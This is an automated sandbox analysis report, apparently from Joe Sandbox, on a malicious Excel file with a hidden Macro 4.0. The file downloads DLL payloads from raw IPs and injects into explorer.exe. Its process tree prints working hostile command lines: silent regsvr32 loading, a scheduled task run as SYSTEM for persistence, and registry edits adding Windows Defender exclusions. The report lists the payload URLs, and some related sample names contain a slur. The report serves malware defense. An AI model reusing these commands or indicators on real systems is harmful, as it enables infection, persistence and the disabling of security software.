ID: 489852
Sample Name: Claim-1763045001-09242021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:27:21
Date: 24/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Claim-1763045001-09242021....

Overview


General Information

Sample Name:	Claim-1763045001-09242021.xls
Analysis ID:	489852
MD5:	7a4ee63e2e2aac..
SHA1:	c47ebf9357eaa39.
SHA256:	3776549225fea6c.
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P...
- Sigma detected: Schedule system p...
- Office document tries to convince vi...
- Maps a DLL or memory area into an...
- Overwrites code with unconditional j...
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a...
- Sigma detected: Microsoft Office Pr...
- Allocates memory in foreign process...
- Injects code into the Windows Explo...
- Sigma detected: Regsvr32 Comman...

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2664 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2060 cmdline: regsvr32 -silent ..\Fiosa.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2136 cmdline: -silent ..\Fiosa.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 984 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 1476 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn mmvyheu /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 16:36 /ET 16:48 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 2796 cmdline: regsvr32 -silent ..\Fiosa1.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1448 cmdline: -silent ..\Fiosa1.der MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 1892 cmdline: regsvr32 -silent ..\Fiosa2.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 3060 cmdline: -silent ..\Fiosa2.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 548 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
- taskeng.exe (PID: 2424 cmdline: taskeng.exe {7B099BF3-11FE-497B-BFDA-BF23CFB73488} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - regsvr32.exe (PID: 2344 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2276 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2912 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - reg.exe (PID: 908 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Zavnutyohicp' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
        - reg.exe (PID: 2652 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Gurxzqhuuwqa' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
  - regsvr32.exe (PID: 1960 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1468 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Claim-1763045001-09242021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes


Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploi Track Locati
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 6	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Claim-1763045001-09242021.xls	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://51.89.115.111/44463.6863100694.dat	0%	Avira URL Cloud	safe	
http://190.14.37.173/44463.6863100694.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://111.90.148.104/44463.6863100694.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://51.89.115.111/44463.6863100694.dat	false	• Avira URL Cloud: safe	unknown
http://190.14.37.173/44463.6863100694.dat	false	• Avira URL Cloud: safe	unknown
http://111.90.148.104/44463.6863100694.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.14.37.173	unknown	Panama		52469	OffshoreRacksSAPA	false
51.89.115.111	unknown	France		16276	OVHFR	false
111.90.148.104	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	489852
Start date:	24.09.2021
Start time:	16:27:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 18m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Claim-1763045001-09242021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	104
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@34/9@0/3
EGA Information:	Failed

HDC Information:	• Successful, ratio: 24% (good quality ratio 22.7%) • Quality average: 77.2% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:34:17	API Interceptor	41x Sleep call for process: regsvr32.exe modified
16:34:18	API Interceptor	907x Sleep call for process: explorer.exe modified
16:34:20	API Interceptor	2x Sleep call for process: schtasks.exe modified
16:34:21	Task Scheduler	Run new task: mmvyheu path: regsvr32.exe s>-s "C:\Users\user\Fiosa.der"
16:34:21	API Interceptor	372x Sleep call for process: taskeng.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.14.37.173	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173/44463.666882754 6.dat
51.89.115.111	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111/44463.666882754 6.dat
111.90.148.104	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104/4446 3.66688275 46.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 190.14.37.173
	Payment-687700136-09212021.xls	Get hash	malicious	Browse	• 190.14.37.232
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	Rebate_247668103_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
	Rebate_247668103_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	b82llqpqKM.exe	Get hash	malicious	Browse	• 111.90.146.200
	AP.7.html	Get hash	malicious	Browse	• 111.90.141.112
	z6eCorPozO.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for bill.coleman@tetratech.com .html	Get hash	malicious	Browse	• 111.90.158.219
	aia8XaelyQ.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for tschlegelmilch@fmne.com .html	Get hash	malicious	Browse	• 111.90.158.219
	Evopayments.mx--77Fax.HTML	Get hash	malicious	Browse	• 111.90.139.60
	B68CWSIIIV.exe	Get hash	malicious	Browse	• 111.90.149.119
	46SGHijloy.exe	Get hash	malicious	Browse	• 101.99.94.158
	Secured Fax_healthesystems.com.htm	Get hash	malicious	Browse	• 111.90.158.219
	y1FOl1vVPA.exe	Get hash	malicious	Browse	• 101.99.77.132
	K4.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	MJ.TA9.HTML	Get hash	malicious	Browse	• 111.90.141.176
	PM.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
	Ed0tQRwEq1.exe	Get hash	malicious	Browse	• 101.99.91.119
	2OhLduHQ9P.exe	Get hash	malicious	Browse	• 101.99.91.119
	AP Remittance for robert.moelke@globalfoundries.com .html	Get hash	malicious	Browse	• 111.90.158.219
	pbqkCjxPOF.exe	Get hash	malicious	Browse	• 111.90.146.149
	CX.TA9.HTML	Get hash	malicious	Browse	• 111.90.139.60
OVHFR	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111
	proforma invoice_pdf_____.exe	Get hash	malicious	Browse	• 51.195.17.68
	NoO16S4omQ.exe	Get hash	malicious	Browse	• 87.98.185.184
	9jV2cBN6cQ.exe	Get hash	malicious	Browse	• 66.70.204.222
	HSBC94302,pdf.exe	Get hash	malicious	Browse	• 51.254.53.102
	ZamCfP5Dev.exe	Get hash	malicious	Browse	• 178.32.120.127
	zuyrzhibfm.exe	Get hash	malicious	Browse	• 188.165.222.221
	INV, BL, PL.exe	Get hash	malicious	Browse	• 94.23.48.114
	b3astmode.x86	Get hash	malicious	Browse	• 37.59.48.250
	b3astmode.arm	Get hash	malicious	Browse	• 51.83.43.58
	New Order.doc	Get hash	malicious	Browse	• 164.132.171.176
	2xgbTybbdX	Get hash	malicious	Browse	• 51.222.234.64
	qri9CgHh4M	Get hash	malicious	Browse	• 51.222.234.64
	eerjoaAQC2	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mpsl	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mips	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm7	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.x86	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm5	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm4	Get hash	malicious	Browse	• 51.222.234.64

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Fiosa.der	Claim-680517779-09242021.xls	Get hash	malicious	Browse	
C:\Users\user\Fiosa2.der	Claim-680517779-09242021.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6863100694[1].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	991232
Entropy (8bit):	6.443782963420258
Encrypted:	false
SSDEEP:	24576:RGWGYvyisJZdZ2wZ5fGWGYvyisJZdZ2wZ5:RG9YO7/fG9YO7/
MD5:	7EA14FAB1C9289C31A418F29A93FD66B
SHA1:	3CE15658DB90B8F5792126444E2FD6375DE1BF55
SHA-256:	9C82F24B311F775E83DD1007F22B5D281F1E9A767148147E194EF046E6467D05
SHA-512:	61BE1E4A08E38B92EF64216817E5DBB71FCF1B06F90C54B6B78BCE84B5337B67A44C664F1E8880841CF6ECDD497ECF6F1892D922D9938F909196123D533E430D
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6863100694[2].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	97972
Entropy (8bit):	6.4820203315285045
Encrypted:	false
SSDEEP:	1536:Ch2iZdxbqIVTmfhPsWlX3JfllZyvhK9t56IjIHtUgRf//YLzD+ari29:Ch2SPbqzPtnbvDaf//YvD+l29
MD5:	344C7B31F7C31D4FA66933403EDFCC44
SHA1:	D3A146B93F63FDDE56FA77F40813CBB5E4B70B0C
SHA-256:	D6ECA3E2A2C23F7768851F6111A638B853E05B83C01593EE95AD135FBE84F741
SHA-512:	9DF062C0DEDE3B00627F319A3FA374E80E1136149CAC113DC5308C00A84F4DB8B8C875EC3AF68097735DF06177696521B4FA7829C04D5413AD6D58A9F5E17D0
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254394829588552
Encrypted:	false
SSDEEP:	1536:C6YL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CFJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	2FECEC53CC3C0FB6F6FFF7560D3F4857
SHA1:	47386F6165CA2FAE55C52D3CA378D25F32E915C2
SHA-256:	C5D7CCA00964B94678EE361504362103AD7B8098816ABA2D08C92CD5F9FA22AA
SHA-512:	0B652FD4D3D484B930517B2CC7B1EF35A71871A777DD04377D3CA8EFB4311EEA1BDBCD27528D4B1F46D0476086AFCA705226A9C516782AA7B1485962FB44488
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\Fiosa.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false

C:\Users\user\Fiosa.der	
SSDEEP:	1536:s2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B4
Malicious:	**true**
